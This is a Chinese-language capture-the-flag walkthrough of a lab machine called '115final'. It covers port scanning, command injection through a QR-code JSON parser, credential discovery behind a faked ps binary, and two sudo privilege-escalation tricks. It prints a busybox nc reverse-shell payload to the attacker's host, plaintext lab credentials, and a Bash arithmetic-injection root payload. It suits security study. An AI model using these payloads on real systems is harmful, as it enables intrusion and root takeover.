

靶机信息

靶机名称: 115final

靶机作者: 111/111

靶机类型: Linux

难度: Easy

来源: MazeSec / QQ 内部群 660930334

官网: <https://maze-sec.com/>

目标主机

使用 arp-scan 扫描内网存活主机:

```
└──(npc㉿kali)-[~]
└─$ sudo arp-scan -I eth1 192.168.1.0/24

192.168.1.6      08:00:27:0b:65:34      (Unknown)
```

目标主机 IP: 192.168.1.6

端口扫描

使用 nmap 进行 TCP 全端口扫描:

```
└──(npc㉿kali)-[~]
└─$ nmap 192.168.1.6 -p- -sT -sV

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.62 ((Debian))
```

发现开放了 22/ssh、80/http 端口

80 端口服务探测到 GetShell

访问 80 端口，发现是一个上传二维码的站点，二维码储存格式为 `{"username": "example"}` 的 JSON 数据，站点会解析这个 JSON 数据

The screenshot shows a web application titled 'QR Code Parser'. It has a section for 'Upload QR Code' where users can select a file containing JSON data. A green button labeled 'Upload and Parse' is present. Below this is a 'MazeSec' logo.

可以在 CyberChef 中的 Generate QR Code 模块生成二维码

The screenshot shows the CyberChef interface with the 'Generate QR Code' module selected. The 'Input' field contains the JSON data `{"username": "example"}`. The 'Output' section displays the generated QR code.

还可以使用 Python 的 qrcode 库生成二维码


```
import qrcode

data = """{"username": "test"}"""

img = qrcode.make(data)

# 保存为图片文件
img.save("1.png")
print("二维码已成功生成!")
```

Chrome 插件 Wappalyzer 误报该站点为 Python Flask 框架，导致前期尝试 SSTI 注入均无果。后续发现实际入口为 index.php，后端为 PHP 环境。



尝试使用反引号执行命令测试，命令执行成功

QR Code Parser

Upload QR Code

Upload a QR Code image containing JSON data: {"username": "example"}

Select QR Code image:

未选择任何文件

Upload and Parse

Welcome: uid=33(www-data) gid=33(www-data) groups=33(www-data)

MazeSec

反弹 Shell

```
import qrcode

data = """{"username": "`busybox nc 192.168.1.9 4444 -e bash`"}"""

img = qrcode.make(data)

# 保存为图片文件
img.save("1.png")
print("二维码已成功生成!")
```

读取 index.php 源码，后端对 JSON 进行了解析，并使用 echo 进行命令拼接，再使用 exec() 函数执行命令并回显的，因此在 JSON 的双引号里使用命令替换执行命令可以成功

```
command = "zbarimg --quiet --raw ". escapeshellarg($uploadPath) . " 2>&1";
$output = exec($command);

if ($output) {
    $qrContent = trim($output);

    $jsonStart = strpos($qrContent, '{');
    $jsonEnd = strrpos($qrContent, '}');

    if ($jsonStart !== false && $jsonEnd !== false && $jsonEnd > $jsonStart) {
        $jsonStr = substr($qrContent, $jsonStart, $jsonEnd - $jsonStart + 1);
        $data = json_decode($jsonStr, true);

        if (json_last_error() === JSON_ERROR_NONE && isset($data['username'])) {
            $username = $data['username'];

            $command = "echo \"Welcome: " . $username . "\"";
            $message = exec($command);

            unlink($uploadPath);
        } else {
            $message = "Invalid JSON format or missing username field";
            unlink($uploadPath);
        }
    } else {
        $message = "QR Code content is not JSON";
        unlink($uploadPath);
    }
} else {
    $message = "Unable to parse QR Code";
    unlink($uploadPath);
}
```


异常二进制文件到密码发现

在靶机执行 `dpkg -V` (用于校验已安装包文件的完整性), 发现 `/bin/ps` 文件校验失败, 疑似被修改

```
1 kali          2 kali          3 kali          4 kali          + 
● npe@192.168.1.9:22
www-data@115final:/var/www/html$ dpkg -V
??5?????? c /etc/irssi.conf
??5?????? c /etc/apache2/apache2.conf
dpkg: warning: systemd: unable to open /var/lib/polkit-1/localauthority/10-vendor.d/systemd-networkd.pkla for hash: Permission denied
??5?????? /var/lib/polkit-1/localauthority/10-vendor.d/systemd-networkd.pkla
??5?????? c /etc/grub.d/10_linux
??5?????? c /etc/grub.d/40_custom
dpkg: warning: sudo: unable to open /etc/sudoers for hash: Permission denied
??5?????? c /etc/sudoers
dpkg: warning: sudo: unable to open /etc/sudoers.d/README for hash: Permission denied
??5?????? c /etc/sudoers.d/README
dpkg: warning: inspircd: unable to open /etc/inspircd/inspircd.conf for hash: Permission denied
??5?????? c /etc/inspircd/inspircd.conf
dpkg: warning: inspircd: unable to open /etc/inspircd/inspircd.motd for hash: Permission denied
??5?????? c /etc/inspircd/inspircd.motd
dpkg: warning: inspircd: unable to open /etc/inspircd/inspircd.rules for hash: Permission denied
??5?????? c /etc/inspircd/inspircd.rules
??5?????? /bin/ps ←
dpkg: warning: packagekit: unable to open /var/lib/polkit-1/localauthority/10-vendor.d/org.freedesktop.packagekit.pkla for hash: Permission denied
??5?????? /var/lib/polkit-1/localauthority/10-vendor.d/org.freedesktop.packagekit.pkla
??5?????? c /etc/issue
www-data@115final:/var/www/html$ file /bin/ps
/bin/ps: Bourne-Again shell script, ASCII text executable
www-data@115final:/var/www/html$ cat /bin/ps
#!/bin/bash
cat << EOF
UID      PID      PPID      C STIME TTY          TIME CMD
root      1        0  0 19:32 ?        00:00:01 /sbin/init
root      2        0  0 19:32 ?        00:00:00 [kthreadd]
root      3        2  0 19:32 ?        00:00:00 [rcu_gp]
root      4        2  0 19:32 ?        00:00:00 [rcu_par_gp]
```

靶机存在 BusyBox，使用 BusyBox 的 ps 命令查看进程，可以找到用户名 suraxddq，密码 YqsS2MVr2Gvd13LLlLdL

```
392 nobody {sleep} service --user suraxddq --password YqsS2MVR2Gvd13LLILdL --host localhost --port 8080 infinity
```



```
1 kali          2 kali          3 kali          4 kali          + 
● npc@192.168.1.9:22
48 root      [kthrotld]
49 root      [ipv6_addrconf]
59 root      [kstrp]
107 root     [ata_sff]
109 root     [scsi_eh_0]
111 root     [scsi_tmf_0]
112 root     [scsi_eh_1]
114 root     [scsi_eh_2]
115 root     [scsi_tmf_1]
117 root     [scsi_tmf_2]
159 root     [kworker/0:1H-kb]
189 root     [kworker/u3:0]
191 root     [jbd2/sda1-8]
192 root     [ext4-rsv-conver]
249 root     /lib/systemd/systemd-udevd
290 root     [ttm_swap]
291 root     [irq/18-vmwgfx]
332 systemd- /lib/systemd/systemd-timesyncd
366 root     /usr/sbin/cron -f
367 messageb /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
368 root     /usr/sbin/rsyslogd -n -iNONE
376 root     /sbin/dhclient -4 -v -i -pf /run/dhclient.enp0s3.pid -lf /var/lib/dhcp/dhclient.enp0s3.leases -I -df /var/lib/dhcp/dhclient6.enp0s3.lease
392 nobody   {sleep} service --user suraxddq --password YqsS2MVR2Gvd13LLILdL --host localhost --port 8080 infinity
403 root     /sbin/getty -o -p -- \u --noclear tty1 linux
412 root     sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups
415 root     {unattended-upgr} /usr/bin/python3 /usr/share/unattended-upgrades/unattended-upgrade-shutdown --wait-for-signal
432 root     /usr/sbin/apache2 -k start
4529 www-data /usr/sbin/apache2 -k start
4555 www-data /usr/sbin/apache2 -k start
4991 www-data /usr/sbin/apache2 -k start
4992 www-data /usr/sbin/apache2 -k start
```

SSH 登录成功

```
└─(npc㉿kali)-[~]
$ ssh suraxddq@192.168.1.6
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
suraxddq@192.168.1.6's password:
Linux 115final 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64
```

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.

Last login: Wed Jan 21 03:32:53 2026 from 192.168.1.9

suraxddq@115final:~\$

sudo 脚本分析

用户 suraxddq 有 sudo 权限，并且设置了 secure_path 环境变量，因此脚本里即使存在相对路径命令也不能劫持

```
1 kali          2 kali          3 kali          4 kali          +  ☰
● npc@192.168.1.9:22
suraxddq@115final:~$ sudo -l
Matching Defaults entries for suraxddq on 115final:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User suraxddq may run the following commands on 115final:
(ALL) NOPASSWD: /opt/review.sh
suraxddq@115final:~$ cat /opt/review.sh
#!/bin/bash

echo "Just Type something."
read Never_Show < /root/root.txt
read Never_Show
echo "$Never_Show"

# review for memory LingMj
# add a Human test

a=$RANDOM$RANDOM$RANDOM
echo "Human Test Number: $a"
read -p "Please Input Number: " b
if [ $((b-a)) != 0 ];then
    exit 1;
fi

flag=$(echo $RANDOM$RANDOM$RANDOM$RANDOM | md5sum | awk '{print $1}')

[[ "$1" == "user" ]] && echo "flag{fakeuser-$flag}"
[[ "$1" == "root" ]] && echo "flag{fakeroot-$flag}"
[[ -z "$1" ]] && echo "flag{fakefake-$flag}"
```

```
#!/bin/bash

echo "Just Type something."
read Never_Show < /root/root.txt
read Never_Show
echo "$Never_Show"

# review for memory LingMj
# add a Human test

a=$RANDOM$RANDOM$RANDOM
echo "Human Test Number: $a"
read -p "Please Input Number: " b
if [ $((b-a)) != 0 ];then
    exit 1;
fi
```

```
flag=$(echo $RANDOM$RANDOM$RANDOM$RANDOM | md5sum | awk '{print $1}')

[[ "$1" == "user" ]] && echo "flag{fakeuser-$flag}"
[[ "$1" == "root" ]] && echo "flag{fakeroot-$flag}"
[[ -z "$1" ]] && echo "flag{fakefake-$flag}"
```

分析脚本，大致可以分为 3 部分：

- 1、从 /root/root.txt 读取 flag 作为变量 Never_Show 的值，再从标准输入读取一个值覆盖 Never_Show 变量，打印 Never_Show 变量
- 2、生成一个随机数 a，然后读取用户输入的数字 b，如果 b-a 不等于 0，则退出脚本
- 3、根据脚本参数输出不同的 fake flag

因为 sudo 设置了 secure_path 环境变量，因此第三部分的相对路径命令无法劫持，前面两部分可以利用。

方案一：关闭标准输入

第一部分功能：从 /root/root.txt 读取 flag 作为变量 Never_Show 的值，再从标准输入读取一个值覆盖 Never_Show 变量，打印 Never_Show 变量

补充：

- 0 表示标准输入 (stdin)
- 1 表示标准输出 (stdout)
- 2 表示标准错误输出 (stderr)
- &- 表示关闭对应的文件描述符

那么就可以关闭标准输入，让 read 命令无法读取到任何输入导致报错，不会覆盖 Never_Show 变量，从而打印出 /root/root.txt 的内容

```
sudo /opt/review.sh 0<&-
```

```
suraxddq@115final:~$ sudo /opt/review.sh 0<&-
Just Type something.
/opt/review.sh: line 6: read: read error: 0: Bad file descriptor
flag{root-572867788d8a1a040d74bda364121406}
Human Test Number: 1486025221691
/opt/review.sh: line 14: read: read error: 0: Bad file descriptor
suraxddq@115final:~$
```

方案二：Bash 算术扩展注入漏洞

第二部分功能：生成一个随机数 a，然后读取用户输入的数字 b，如果 b-a 不等于 0，则退出脚本

```
if [ $((b-a)) != 0 ];then
    exit 1;
fi
```

Bash 的算术扩展 `$((expression))` 会对表达式进行计算，在这个过程中，变量会被替换为其值，数组元素的索引也会被解析，可以利用数组索引执行命令。

```
suraxddq@115final:/tmp$ sudo /opt/review.sh
Just Type something.
111
111
Human Test Number: 7176311074728
Please Input Number: vvv[$(su 1>&2)]
root@115final:/tmp# id
uid=0(root) gid=0(root) groups=0(root)
root@115final:/tmp#
```